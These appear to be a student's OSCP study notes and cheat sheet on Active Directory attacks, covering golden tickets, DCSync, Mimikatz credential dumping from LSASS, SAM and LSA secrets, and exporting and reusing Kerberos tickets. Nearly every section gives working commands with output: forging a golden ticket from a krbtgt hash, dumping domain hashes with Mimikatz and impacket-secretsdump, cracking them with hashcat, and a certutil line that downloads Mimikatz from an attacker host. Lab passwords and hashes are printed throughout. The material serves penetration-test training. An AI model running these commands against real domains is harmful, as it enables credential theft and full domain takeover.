Although this technique's name resembles the Silver Ticket one that we encountered in the Attacking Authentication Module, Golden Tickets provide a more powerful attack vector. While

Silver Tickets aim to forge a TGS ticket to access a *specific* service, Golden Tickets give us permission to access the *entire* domain's resources, as we'll see shortly.

For example, we could create a TGT stating that a non-privileged user is a member of the Domain Admins group, and the domain controller will trust it because it is correctly encrypted.

**Note:** We must carefully protect stolen *krbtgt* password hashes because they grant unlimited domain access. Consider explicitly obtaining the client's permission before executing this technique.

This provides a neat way of keeping persistence in an Active Directory environment, but the best advantage is that the *krbtgt* account password is not automatically changed.

This password is only changed when the domain functional level is upgraded from a pre-2008 Windows server, but not from a newer version. Because of this, it is not uncommon to find very old *krbtgt* password hashes.

**Note:** The *Domain Functional Level* dictates the capabilities of the domain and determines which Windows operating systems can be run on the domain controller. Higher functional levels enable additional features, functionality, and security mitigations.

To test this persistence technique, we will first attempt to laterally move from the Windows 11 CLIENT74 workstation to the domain controller via PsExec as the *jen* user by spawning a traditional command shell with the *cmd* command. This should fail because we do not have the proper permissions.

```
C:\Tools\SysinternalsSuite> PsExec64.exe \\DC1 cmd.exe

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access DC1:
Access is denied.
```

*Listing 34 - Failed attempt to perform lateral movement*

- PsExec64.exe \\DC1 cmd.exe

Perfect, just as expected.

At this stage of the engagement, the golden ticket will require us to have access to a Domain Admin's group account or to have compromised the domain controller itself to work as a persistence method.

With this kind of access, we can extract the password hash of the *krbtgt* account with Mimikatz.

To simulate this, we'll log in to the domain controller with remote desktop using the *jeffadmin* account. Then we will run Mimikatz from **C:\Tools**, and issue the [lsadump::lsa](#) command as displayed below:

```
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # lsadump::lsa /patch  
Domain : CORP / S-1-5-21-1987370270-658905905-1781884369  
  
RID : 000001f4 (500)  
User : Administrator  
LM :  
NTLM : 2892d26cdf84d7a70e2eb3b9f05c425e  
  
RID : 000001f5 (501)  
User : Guest  
LM :  
NTLM :  
  
RID : 000001f6 (502)  
User : krbtgt  
LM :  
NTLM : 1693c6cefafffc7af11ef34d1c788f47  
...
```

*Listing 35 - Dumping the krbtgt password hash using Mimikatz*

- [privilege::debug](#)
- [lsadump::lsa /patch](#)

Having obtained the NTLM hash of the *krbtgt* account, along with the domain SID, we can now forge and inject our golden ticket.

Creating the golden ticket and injecting it into memory does not require any administrative privileges and can even be performed from a computer that is not joined to the domain.

We'll take the hash and continue the procedure from a compromised workstation.

Let's move back to CLIENT74 as the *jen* user. Before we generate the golden ticket let's launch mimikatz and delete any existing Kerberos tickets with **kerberos::purge**.

```
mimikatz # kerberos::purge  
Ticket(s) purge for current session is OK
```

*Listing 36 - Purging existing Kerberos Tickets*

- **kerberos::purge**

Now, we'll supply the domain SID (which we can gather with **whoami /user**) to the Mimikatz **kerberos::golden** command to create the golden ticket.

This time, we'll use the **/krbtgt** option instead of **/rc4** to indicate we are supplying the password hash of the *krbtgt* user account. Starting July 2022, Microsoft improved the [authentication process](#), so we'll need to provide an existing account. Let's set the golden ticket's username to **jen**. Before it didn't matter if the account existed.

```
mimikatz # kerberos::golden /user:jen /domain:corp.com /  
sid:S-1-5-21-1987370270-658905905-1781884369 /krbtgt:1693c6cefafffc7af11ef34d1c788f47 /  
ptt  
User      : jen  
Domain    : corp.com (CORP)  
SID       : S-1-5-21-1987370270-658905905-1781884369  
User Id   : 500  
Groups Id : *513 512 520 518 519  
ServiceKey: 1693c6cefafffc7af11ef34d1c788f47 - rc4_hmac_nt  
Lifetime  : 9/16/2022 2:15:57 AM ; 9/13/2032 2:15:57 AM ; 9/13/2032 2:15:57 AM  
-> Ticket : ** Pass The Ticket **  
  
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated  
  
Golden ticket for 'jen @ corp.com' successfully submitted for current session  
  
mimikatz # misc::cmd  
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF665F1B800
```

*Listing 37 - Creating a golden ticket using Mimikatz*

- **kerberos::golden /user:jen /domain:corp.com**  
**/sid:S-1-5-21-1987370270-658905905-1781884369**  
**/krbtgt:1693c6cefafffc7af11ef34d1c788f47 /ptt**
- **misc::cmd**

Mimikatz provides two sets of default values when using the golden ticket option: the user ID and the groups ID. The user ID is set to 500 by default, which is the RID of the built-in administrator for the domain. The values for the groups ID consist of the most privileged groups in Active Directory, including the Domain Admins group.

With the golden ticket injected into memory, let's use *PsExec*\_ to launch a new command prompt with **misc::cmd**.

```
C:\Tools\SysinternalsSuite> PsExec.exe \\dc1 cmd.exe

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::5cd4:aacd:705a:3289%14
  IPv4 Address. . . . . : 192.168.50.70
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.50.254
C:\Windows\system32> whoami
corp\jen
```

*Listing 38 - Using PsExec to access DC01*

- **PsExec.exe \\dc1 cmd.exe**
- **ipconfig**
- **whoami**

It is very important to login using the hostname instead of the IP. Since if you use IP, it will default to NTLM authentication instead of Kerberos Authentication

Great! We now have an interactive command prompt on the domain controller. Now let's use the **whoami** command to verify that our user *jen* is now part of the Domain Admin group.

**whoami /groups**

Perfect! Listing group memberships shows that we are now a member of multiple powerful groups including the Domain Admins group. Excellent.

Note that by creating our own TGT and then using PsExec, we are performing the *overpass the hash* attack by leveraging Kerberos authentication as we discussed earlier in this Module.

If we were to connect PsExec to the IP address of the domain controller instead of the hostname, we would instead force the use of NTLM authentication and access would still be blocked. This is illustrated in the listing below.

```
C:\Tools\SysinternalsSuite> psexec.exe \\192.168.50.70 cmd.exe

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access 192.168.50.70:
Access is denied.
```

*Listing 40 - Use of NTLM authentication blocks our access*

- psexec.exe \\192.168.50.70 cmd.exe

In this section, we have demonstrated the golden ticket technique as a persistence mechanism. By obtaining the NTLM hash of the *krbtgt* user, we can issue domain-administrative TGTs to any existing low-privileged account. This allows us to obtain inconspicuous legitimate access to the entire AD domain.

---

## DCSYnc

More information about different ways to do DCSync can be found in the **OSCP 23.2.5. Domain Controller Synchronization**

DCSync is a technique where an attacker impersonates a Domain Controller to request replication data from another DC—specifically, password hashes for domain users, including *krbtgt* and *Administrator*.

TLDR: DCSync = Trick the real Domain Controller into giving you the hashes of any user. "**I am another DC. DC's often synchronize to make sure all data is up-to-date, so we need to sync the passwords so send me all the hashes**"

If we find that we have **DCSync privileges** over our domain, you have the replication rights over the domain object (e.g., Administrator.htb).

- This means you can use secretsdump.py (which is called using impacket-secretsdump) to request hashes from the DC.

### What do you need to in order to do a DCSync attack:

- To launch such a replication, a user needs all 3 of these rights:
  - **Replicating Directory Changes**
  - **Replicating Directory Changes All**
  - **Replicating Directory Changes in Filtered Set**
- By default, members of the Domain Admins, Enterprise Admins, and Administrators groups have these rights assigned.

impacket-secretsdump "Administrator.htb/ethan:password123"@"dc.Administrator.htb"

- In the **Sauna HTB**, I had problems with using the password when there is weird characters, so I just deleted password and then just use username so that it asks for password and then you can manually put in password

impacket-secretsdump "[domain]/[user]:[pass]"@"[FQDN of DC]"

- Make sure to add FQDN and hostname of the DC to /etc/hosts
- This is the generic form
- **FQDN** is in the form [hostname].[domain]
- So in the first command, the hostname is "dc" and the domain is "Administrator.htb"

Or, you can run **mimikatz** and then get creds one by one but it's much better to use impacket-secretsdump since it gets all the passwords at once instead of having to do it one by one

- Although you can look at the mimikatz method down below as shown in OSCP book

DCSync Explained in OSCP (how to do DCSync with both mimikatz and impacket)

From **OSCP 23.2.5. Domain Controller Synchronization**

In production environments, domains typically rely on more than one domain controller to provide redundancy. The [\*Directory Replication Service\*](#) (DRS) Remote Protocol uses [\*replication\*](#) to synchronize these redundant domain controllers. A domain controller may request an update for a specific object, like an account, using the [\*IDL\\_DRSGetNCChanges\*](#) API.

Luckily for us, the domain controller receiving a request for an update does not check whether the request came from a known domain controller. Instead, it only verifies that the associated SID has appropriate privileges. If we attempt to issue a rogue update request to a domain controller from a user with certain rights it will succeed.

To launch such a replication, a user needs to have the *Replicating Directory Changes*, *Replicating Directory Changes All*, and *Replicating Directory Changes in Filtered Set* rights. By default, members of the *Domain Admins*, *Enterprise Admins*, and *Administrators* groups have these rights assigned.

If we obtain access to a user account in one of these groups or with these rights assigned, we can perform a [\*dcsync\*](#) attack in which we impersonate a domain controller. This allows us to request any user credentials from the domain.

To perform this attack, we'll use Mimikatz on a domain-joined Windows machine, and [\*impacket-secretsdump\*](#) on our non-domain joined Kali machine for the examples of this section.

Let's begin with Mimikatz and start by connecting to CLIENT75 as *jeffadmin* with the password *BrouhahaTungPerorateBroom2023!*. As *jeffadmin* is a member of the *Domain Admins* group, we already have the necessary rights assigned.

Once connected via RDP, let's open a PowerShell window and launch Mimikatz in **C:\Tools**. For Mimikatz to perform this attack, we can use the **lsadump::dcsync** module and provide the domain username for which we want to obtain credentials as an argument for **/user:**. For the purposes of this example, we'll target the domain user *dave*.

```

PS C:\Users\jeffadmin> cd C:\Tools\  

PS C:\Tools> .\mimikatz.exe  

...  

mimikatz # lsadump::dcsync /user:corp\Dave  

[DC] 'corp.com' will be the domain  

[DC] 'DC1.corp.com' will be the DC server  

[DC] 'corp\Dave' will be the user account  

[rpc] Service : ldap  

[rpc] AuthnSvc : GSS_NEGOTIATE (9)  

Object RDN : dave  

** SAM ACCOUNT **  

SAM Username : dave  

Account Type : 30000000 ( USER_OBJECT )  

User Account Control : 00410200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD  

DONT_REQUIRE_PRESHARED_KEY )  

Account expiration :  

Password last change : 9/7/2022 9:54:57 AM  

Object Security ID : S-1-5-21-1987370270-658905905-1781884369-1103  

Object Relative ID : 1103  

Credentials:  

    Hash NTLM: 08d7a47a6f9f66b97b1bae4178747494  

    ntlm- 0: 08d7a47a6f9f66b97b1bae4178747494  

    ntlm- 1: a11e808659d5ec5b6c4f43c1e5a0972d  

    lm - 0: 45bc7d437911303a42e764eaf8fd43e  

    lm - 1: fdd7d20efbcraf626bd2ccedd49d9512d  

...

```

*Listing 30 - Using Mimikatz to perform a dcsync attack to obtain the credentials of dave*

- \mimikatz.exe
- lsadump::dcsync /user:corp\Dave

\mimikatz.exe "privilege::debug" "log" "lsadump::dcsync /user:relia\Dave" "exit"

Nice! Mimikatz performed the dcsync attack by impersonating a domain controller and obtained the user credentials of *dave* by using replication.

Now, let's copy the NTLM hash and store it in a file named **hashes.dcsync** on our Kali system. We can then crack the hash using Hashcat as we learned in the *Password Attacks* Module. We'll enter **1000** as mode, **rockyou.txt** as wordlist, and **best64.rule** as rule file. Additionally, we will enter the file containing the NTLM hash and **--force**, since we run Hashcat in a VM.

```

kali@kali:~$ hashcat -m 1000 hashes.dcsync /usr/share/wordlists/rockyou.txt -r /usr/  

share/hashcat/rules/best64.rule --force  

...  

08d7a47a6f9f66b97b1bae4178747494:Flowers1  

...

```

*Listing 31 - Using Hashcat to crack the NTLM hash obtained by the dcsync attack*

- hashcat -m 1000 hashes.dcsync /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force

Listing 31 shows that we successfully retrieved the plaintext password of *dave*.

We can now obtain the NTLM hash of any domain user account of the domain **corp.com**. Furthermore, we can attempt to crack these hashes and retrieve the plaintext passwords of these accounts.

Notably, we can perform the dcsync attack to obtain any user password hash in the domain, even the domain administrator *Administrator*.

```
mimikatz # lsadump::dcsync /user:corp\Administrator
...
Credentials:
    Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e
...
```

*Listing 32 - Using Mimikatz to perform a dcsync attack to obtain the credentials of the domain administrator Administrator*

- lsadump::dcsync /user:corp\Administrator

```
\mimikatz.exe "privilege::debug" "log" "lsadump::dcsync /user:relia\Administrator" "exit"
```

We'll discuss lateral movement vectors such as leveraging NTLM hashes obtained by dcsync in the Module *Lateral Movement in Active Directory*.

For now, let's perform the dcsync attack from Linux as well. We'll use impacket-secretsdump to achieve this. To launch it, we'll enter the target username **dave** as an argument for **-just-dc-user** and provide the credentials of a user with the required rights, as well as the IP of the domain controller in the format **domain/user:password@ip**.

```

kali@kali:~$ impacket-secretsdump -just-dc-user dave corp.com/
jeffadmin:"BrouhahaTungPerorateBroom2023\!"@192.168.50.70
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
dave:1103:aad3b435b51404eeaad3b435b51404ee:08d7a47a6f9f66b97b1bae4178747494:::
[*] Kerberos keys grabbed
dave:aes256-cts-hmac-
sha1-96:4d8d35c33875a543e3afa94974d738474a203cd74919173fd2a64570c51b1389
dave:aes128-cts-hmac-sha1-96:f94890e59afc170fd34cfbd7456d122b
dave:des-cbc-md5:1a329b4338bfa215
[*] Cleaning up...

```

*Listing 33 - Using secretsdump to perform the dcsync attack to obtain the NTLM hash of dave*

- `impacket-secretsdump -just-dc-user dave`  
`corp.com/jeffadmin:"BrouhahaTungPerorateBroom2023\!"@192.168.50.70`

Listing 33 shows that we successfully obtained the NTLM hash of *dave*. The output of the tool states that it uses [DRSUAPI](#), the Microsoft API implementing the Directory Replication Service Remote Protocol.

The dcsync attack is a powerful technique to obtain any domain user credentials. As a bonus, we can use it from both Windows and Linux. By impersonating a domain controller, we can use replication to obtain user credentials from a domain controller. However, to perform this attack, we need a user that is a member of *Domain Admins*, *Enterprise Admins*, or *Administrators*, because there are certain rights required to start the replication. Alternatively, we can leverage a user with these rights assigned, though we're far less likely to encounter one of these in a real penetration test (but possible on the OSCP!)

## Mimikatz

Look into **OSCP 15.3.5. Windows Credential Guard** for how to use mimikatz to get hashes for non-local users even when Credential Guard is enabled

- If Credential Guard is enabled, then the hashes will look encrypted

```

mimikatz # sekurlsa::logonpasswords
...
Authentication Id : 0 ; 4214404 (00000000:00404e84)
Session          : RemoteInteractive from 4
User Name        : Administrator
Domain          : CORP
Logon Server    : SERVERWK248
Logon Time      : 9/19/2024 4:39:07 AM
SID              : S-1-5-21-1711441587-1152167230-1972296030-500
msv :
[00000003] Primary
* Username : Administrator
* Domain   : CORP
* LSA Isolated Data: NtLmHash
KdfContext:
7862d5bf49e0d0acee2fb233e6e5ca6456cd38d5bbd5cc04588fdb24010dd54
    Tag       : 04fe7ed60e46f7cc13c6c5951eb8db91
    AuthData  :
010000000000000000000000000000001000000340000004e746c6d48617368
    Encrypted :
6ad536994213cea0d0b4ff783b8eeb51e5a156e058a36e9dfa8811396e15555d40546e8e1941cbfc32e8905
ff705181214f8ec5c
    * DPAPI    : 8218a675635dab5b43dca6ba9df6fb7e
    token ...

```

An alternative to **Mimikatz** (that you can find see used in this cheatsheet) is **pykatz**. Mimikatz is only on Windows, while pykatz is on both windows and linux

You generally need **local administrator privileges** to run Mimikatz effectively. This is because most of its core functionality—especially credential extraction—requires access to sensitive memory areas and security-related processes that are protected by the Windows operating system.

- So unless you're doing something like a DCSync attack, assume local admin is a minimum requirement to use Mimikatz meaningfully.

### Summary of the major use cases of Mimikatz

1. Running Mimikatz will reveal cleartext passwords alongside the password hashes. Armed with these hashes, we could attempt to crack them and obtain the cleartext password as we did in Password Attacks.
2. A different approach and use of Mimikatz is to exploit Kerberos authentication by abusing TGT and service tickets. As already discussed, we know that Kerberos TGT and service tickets for users currently logged on to the local machine are stored for further use. These tickets are also stored in LSASS, and we can use Mimikatz to interact with and retrieve our own tickets as well as the tickets of other local users.
3. Mimikatz can also export tickets to the hard drive and import tickets into LSASS, which we will explore later.

How to download and upload Mimikatz:

1. Go to <https://github.com/gentilkiwi/mimikatz/releases/tag/2.2.0-20220919> Release page
2. And then download **mimikatz\_trunk.zip**
3. unzip **mimikatz\_trunk.zip**
4. cd **Win32 OR x64**, depending on version
5. You should have **mimikatz.exe** now
6. **python3 -m http.server 80**
  - a. Make sure to start this in the Win32 OR x64 folder, or wherever the mimikatz.exe is located
7. **certutil -urlcache -split -f http://<attacker\_ip>/mimikatz.exe mimikatz.exe**
  - Run this on target machine

#### IMPORTANT:

- On the Secura Challenge Lab, when I tried running mimikatz, I was sent to an infinite loop. But someone else was able to get mimikatz to work by re-running it, but they were on RDP so maybe RDP is more stable
- Anyways, to workaround this, you can pass in the mimikatz commands as arguments:
  - **\mimikatz.exe "privilege::debug" "token::elevate" "log" "lsadump::sam" "exit"**
    - The "exit" is to make sure you don't get stuck in loop
    - When you run **log**, Mimikatz starts writing everything that appears in the console to a text file.
      - By default, the log is saved in the same directory as mimikatz.exe, typically as:
        - **mimikatz.log**
      - It captures all subsequent commands and output until you exit Mimikatz or run log again to stop logging.
- Source:
  - <https://superuser.com/questions/1547393/when-i-try-to-run-mimikatz-in-powershell-it-goes-into-an-infinite-loop>

```

mimikatz(commandline) # lsadump::sam
Domain : SECURE
SysKey : 1a501299012ec31dbdad0e56df04d395
Local SID : S-1-5-21-3197578891-1085383791-1901100223
SAMKey : b73933e11854dfc5a9af2b74659734a4
RID : 000001f4 (500)
User : Administrator
Hash NTLM: a51493b06e5e35f855245e71af1d14
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 079205a08b38fbec8df2244829d9a70e
* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-1FJIDD3Administrator
    Default Iterations : 4096
    Credentials
        aes256_hmac (4096) : 13b3cd030cd41f05388b69791f333e21485d429f401b7441551e7f2de940b1d0
        aes128_hmac (4096) : 46a460ed1142f86f1512ebacd9b83598
        des_cbc_md5 (4096) : f8265e4a08ada1b0
* Packages *
    NTLM-Strong-NTOWF
        [!Source code]
* Primary:Kerberos *
    Default Salt : DESKTOP-1FJIDD3Administrator
    Credentials
        des_cbc_md5 : f8265e4a08ada1b0

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)

```

- Here is an example output
- Each entry starts with RID
- Only some entries have NTLM Hash
- This one has an NTLM hash for Administrator
- This is from Secura Challenge Labs

## LSASS Memory Dump

More information found in this section: "Credential Dumping (LSASS memory dump) to get cached credentials of currently logged on users using Mimikatz"

This is the most successful mimikatz command for me. It has been used in both Secura and MedTech Challenge Lab so far

### sekurlsa::logonpasswords

- Use this method:

- privilege::debug
- sekurlsa::logonpasswords
- Or using this method:
  - `\mimikatz.exe "privilege::debug" "log" "sekurlsa::logonpasswords" "exit"`
- This was used in the Secura Challenge Labs to get from VM03 to VM02

```

Authentication Id : 0 ; 725588 (00000000:000b1254)
Session          : Interactive from 1
User Name        : Administrator
Domain          : SECURE
Logon Server    : SECURE
Logon Time      : 7/4/2025 7:49:43 AM
SID              : S-1-5-21-3197578891-1085383791-1901100223-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : SECURE
* NTLM     : a51493b0b06e5e35f855245e71af1d14
* SHA1     : 02fb73dd0516da435ac4681bda9cbed3c128e1aa

tspkg :
wdigest :
* Username : Administrator
* Domain   : SECURE
* Password : (null)

kerberos :
* Username : Administrator
* Domain   : SECURE
* Password : (null)

ssp :
credman :
[00000000]
* Username : apache
* Domain   : era.secura.local
* Password : New2Era4.!

cloudap :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session          : Service from 0

```

- This is what one entry looks like. It ends when you see another "Authentication Id"
- Here, at the bottom of this entry, you see a username and plaintext password
  - `apache : New2Era4.!`

Explaining how the output works:

- In the Header, you see mentions of Administrator. That means this entry is describing the **logon session where Administrator is the logged-on user**
- Within that logon session, Mimikatz queries all the **authentication providers** (msv, tspkg, kerberos, wdigest, credman, etc.).
- Each of these modules can hold different kinds of credentials — not necessarily belonging only to the session owner.

- For msv, kerberos, wdigest, etc. → They almost always show the session user's credentials (Administrator in this case).
- For **credman** (Credential Manager) → **It can hold saved credentials for other accounts, because a user may store or use alternate credentials while logged in.**
- But then, the actually found credentials belonged to an **apache** user. This makes sense since as explained above, credman can hold credentials for another account because **a user (in this case, administrator) may store or use alternate credentials while logged in**

**TLDR:** While logged in as Administrator on the machine, someone used the Apache credentials on a service which got saved by credman.

Explaining each section:

- **msv**
  - This is the MSV1\_0 authentication provider (used for NTLM authentication).
- **tspkg**
  - TS package (Terminal Services credentials). Empty here, just repeats the user context.
- **wdigest**
  - Older authentication package (WDigest). If enabled, this stores plaintext passwords in memory.
- **kerberos**
  - Kerberos authentication package.
  - Lists the username and domain again.
  - Password : (null) means the plaintext wasn't present, but tickets may still exist in memory.
- **ssp**
  - Security Support Provider. No stored data shown here.
- **credman**
  - **Windows Credential Manager**, where saved credentials (e.g., stored by applications or the user) are cached.
  - **Username : apache**
  - **Domain : era.secure.local**
  - **Password : New2Era4.!** → This is a real plaintext credential saved in Windows Credential Manager. These are often very valuable since they may belong to other accounts, even domain accounts.
- **cloudap**
  - This relates to Azure AD (cloud authentication provider). Nothing found here.

In the Secura Challenge Labs at least, the key to reading the output was to look at the passwords section of each entry and try to find a plaintext password. There was only one plaintext one and the rest were in some weird encoding

```
Authentication Id : 0 ; 74203 (00000000:000121db)
Session          : Interactive from 1
User Name        : DWM-1
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 7/4/2025 7:49:08 AM
SID              : S-1-5-98-0-1

msv :
[00000003] Primary
* Username : SECURE$
* Domain  : SECURA
* NTLM    : 983e73c648db56f78e9dfb9698066734
* SHA1    : 8372b4560319480f2ea43971f77b4e4efc37497a

tspkg :
wdigest :
* Username : SECURE$
* Domain  : SECURA
* Password : (null)

kerberos :
* Username : SECURE$
* Domain  : secura.yzx
* Password : 17 e1 ba 59 b7 4e 94 1c 08 93 23 a1 bf 91 8c 8f a7 8a f6 18 9d a5 b1 84 c9 98 97 f8 30 24 3c e5 3a 21 96 8b 54 81 b8 56 9b de 53 19 ea
a3 4c b7 eb 4e 03 d4 64 5b 4a ef 25 2c 4a 17 6e fd bc bc ff 2d 9e 8e 2a e1 67 f2 91 97 8a 92 b7 ad 77 31 5d ba d8 80 f7 8d 83 52 b7 e4 f0 cc 37 56 bb f9 38
c0 7a cd 04 83 11 a2 69 90 b1 f8 06 d1 2d d4 e1 3e e1 1d b1 53 b2 d5 7d cb 48 ef 64 f5 f1 33 0c c2 c7 e5 6d 3f 0e f4 e5 66 96 05 9f 61 4e 12 fe 88 84 7e 69
93 85 3a c2 dc 56 0e fd 7e af 10 57 5f 7f f0 38 4f be e3 3a cb f7 cd f5 6e d5 08 e0 57 14 ae fc 31 86 d7 e3 ef 80 42 78 ad c2 40 09 ea c0 c5 10 71 67 8b 2c
7e c2 b3 72 9b 3b 66 6e 2c 66 76 03 2b 9d 7a da d9 20 f5 2b 1a 9e d4 e2 53 2d a1 53 ac 81 86 ed 5a fa c4 6a fe 99 fa

ssp :
credman :
cloudap :
```

- This is what another entry looks like, this time by the **Window Manager** user. And in this case, we don't see any plaintext passwords but rather really long encoded passwords that I hear are really hard to crack. That's why we should just look for plaintext passwords

## MSV authentication package Dump (from Powall's Checklist)

```
\mimikatz.exe "privilege::debug" "log" "sekurlsa::msv" "exit"
```

- MSV authentication package: This is responsible for handling NTLM authentication in Windows. It caches credentials like NTLM hashes and plaintext passwords (if available).
- So essentially, it extracts the NTLM credentials of logged-in or recently authenticated users.
- sekurlsa::msv lets you extract NTLM hashes and possible plaintext credentials stored by the MSV package in LSASS. You use it when you already have SYSTEM-level access on a Windows machine and want to gather credentials for lateral movement or privilege escalation.

You must have access to LSASS memory. That means:

- You already have local administrator or SYSTEM privileges on the machine.
- Typically used after privilege escalation to SYSTEM, or after a successful RCE with administrative rights.

## Kerberos Ticket Dump

```
\mimikatz.exe "privilege::debug" "log" "token::elevate" "sekurlsa::tickets /export" "exit"
```

- Mimikatz opens **LSASS** and dumps the contents of the **Kerberos ticket cache**.
- This dumps a bunch of .kirbi tickets, which are Kerberos Tickets into current directory (both TGS and TGT).
- "**token::elevate**" is to make you go to SYSTEM account, which is helpful

| Mode | S | LastWriteTime      | Length  | Name                                                  |
|------|---|--------------------|---------|-------------------------------------------------------|
| -a   |   | 8/26/2025 10:27 AM | 14147   | mimikatz.log                                          |
| -a   |   | 8/26/2025 10:26 AM | 1355264 | mimikatz64.exe                                        |
| -a   |   | 8/26/2025 10:27 AM | 1617    | [0;3e4]-0-0-40a50000-MS01\$@cifs-DC01.oscp.exam.kirbi |
| -a   |   | 8/26/2025 10:27 AM | 1615    | [0;3e4]-0-1-40a50000-MS01\$@DNS-dc01.oscp.exam.kirbi  |
| -a   |   | 8/26/2025 10:27 AM | 1617    | [0;3e4]-0-2-40a50000-MS01\$@ldap-dc01.oscp.exam.kirbi |
| -a   |   | 8/26/2025 10:27 AM | 1639    | [0;3e4]-0-3-40a50000-MS01\$@ldap-dc01.oscp.exam.kirbi |
| -a   |   | 8/26/2025 10:27 AM | 1545    | [0;3e4]-2-0-60a10000-MS01\$@krbtgt-OSCP.EXAM.kirbi    |
| -a   |   | 8/26/2025 10:27 AM | 1545    | [0;3e4]-2-1-40e10000-MS01\$@krbtgt-OSCP.EXAM.kirbi    |
| -a   |   | 8/26/2025 10:27 AM | 1639    | [0;3e7]-0-0-40a50000-MS01\$@cifs-DC01.oscp.exam.kirbi |
| -a   |   | 8/26/2025 10:27 AM | 1587    | [0;3e7]-0-1-40a10000.kirbi                            |
| -a   |   | 8/26/2025 10:27 AM | 1639    | [0;3e7]-0-2-40a50000-MS01\$@ldap-DC01.oscp.exam.kirbi |
| -a   |   | 8/26/2025 10:27 AM | 1545    | [0;3e7]-2-0-60a10000-MS01\$@krbtgt-OSCP.EXAM.kirbi    |
| -a   |   | 8/26/2025 10:27 AM | 1545    | [0;3e7]-2-1-40e10000-MS01\$@krbtgt-OSCP.EXAM.kirbi    |

- Anything with **krbtgt** is a **TGT**. And specifically, it's a **TGT** for **MS01** since it says **MS01@krbtgt**
- Anything **without** **krbtgt** is a **TGS**, like **MS01@ldap** is an **LDAP TGS** for **MS01**
- Here, all the tickets are for **MS01\$** (computer names end in \$), **NOT a domain user**, and we are already local admin for MS01, and we have password/hash for local admin on so we can't use it for any lateral movement. But I'll show you how to use it

I'll pick this TGT:

- **[0;3e7]-2-1-40e10000-MS01\$@krbtgt-OSCP.EXAM.kirbi**
  - Note: the "2" at the start stands for **TGT**. If it was a **0**, then it's a **TGS**

```
\mimikatz.exe "privilege::debug" "token::elevate" "kerberos::ptt  
[0;3e7]-2-1-40e10000-MS01$@krbtgt-OSCP.EXAM.kirbi" "exit"
```

- **Inject the TGT ticket to current session**

```
\mimikatz64.exe "privilege::debug" "token::elevate" "kerberos::list" "exit"
```

- **List out the injected TGT tickets**

```
mimikatz(commandline) # kerberos::list
[00000000] - 0x000000012 - aes256_hmac
  Start/End/MaxRenew: 8/26/2025 10:20:34 AM ; 8/26/2025 8:20:34 PM ; 9/2/2025 10:20:34 AM
  Server Name      : krbtgt/OSCP.EXAM @ OSCP.EXAM
  Client Name      : MS01$ @ OSCP.EXAM
  Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

mimikatz(commandline) # exit
Bye!
```

- Or use **klist**

\mimikatz.exe "privilege::debug" "token::elevate" "kerberos::list /export" "exit"

- **Dump out all injected tickets into .Kirbi files**
- Helpful if you want to export injected tickets to Kali

Now you can use psexec.exe inside of that machine, or other services. But, below I'll show you how to export ticket to Kali so you can use impacket tools to authenticate using stolen TGT

How to export .kirbi ticket and use it in Kali

1. Download any .kirbi ticket to Kali
  - a. The formatting of the name of the .kirbi files are terrible so it's hard to download them. Rename them first like this:
    - i. Rename-Item -LiteralPath  
'.\[0;3e7]-2-1-40e10000-MS01\$@krbtgt-OSCP.EXAM.kirbi'  
-NewName 'ms01\_tgt.kirbi'
  - b. In this example, I'll use `example.kirbi`
2. `impacket-ticketConverter 'example.kirbi' MS01_TGT.ccache`
  - a. Convert to .ccache
3. `export KRB5CCNAME=/path/to/MS01_TGT.ccache`
  - a. Specify path to the ticket
4. `klist`
  - a. Check if it's injected
5. Now you can use it!
  - a. `impacket-psexec -k -no-pass -dc-ip <DC_IP>`  
`OSCP.EXAM/MS01$@dc01.oscp.exam`
    - i. **-k -no-pass:** Specify that we want to use kerberos ticket and no password

```

└─(kali㉿kali)-[~/Downloads]
└─$ impacket-ticketConverter '0-40e10000-MS01$@krbtgt~OSCP.EXAM-OSCP.EXAM.kirbi' MS01_TGT.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache ...
[+] done
└─$ klist
Ticket cache: FILE:/home/kali/Downloads/MS01_TGT.ccache
Default principal: MS01$@OSCP.EXAM

Valid starting     Expires            Service principal
08/26/2025 13:20:34 08/26/2025 23:20:34  krbtgt/OSCP.EXAM@OSCP.EXAM
    renew until 09/02/2025 13:20:34

```

6.

## Dump SAM (from Powall's Checklist)

More information can be found in the "**Getting NTLM Hashes using lsadump::sam**" section

`\mimikatz.exe "privilege::debug" "log" "token::elevate" "lsadump::sam" "exit"`

- Dumps password hashes stored in the SAM (Security Account Manager) database.
- Typically gives you local account hashes (Administrator, Guest, custom users).
  - I have found valid username and NTLM before from here, on MedTech, but they were already found before on another machine (offsec:lab)

## Dump LSA secrets (from Powall's Checklist)

`\mimikatz.exe "privilege::debug" "log" "token::elevate" "lsadump::secrets" "exit"`

- Dumps secrets stored in the LSA (Local Security Authority), such as cached service credentials, plaintext service account passwords, or scheduled task credentials.'

## Dump Cached Domain Logon Hashes (from Powall's Checklist)

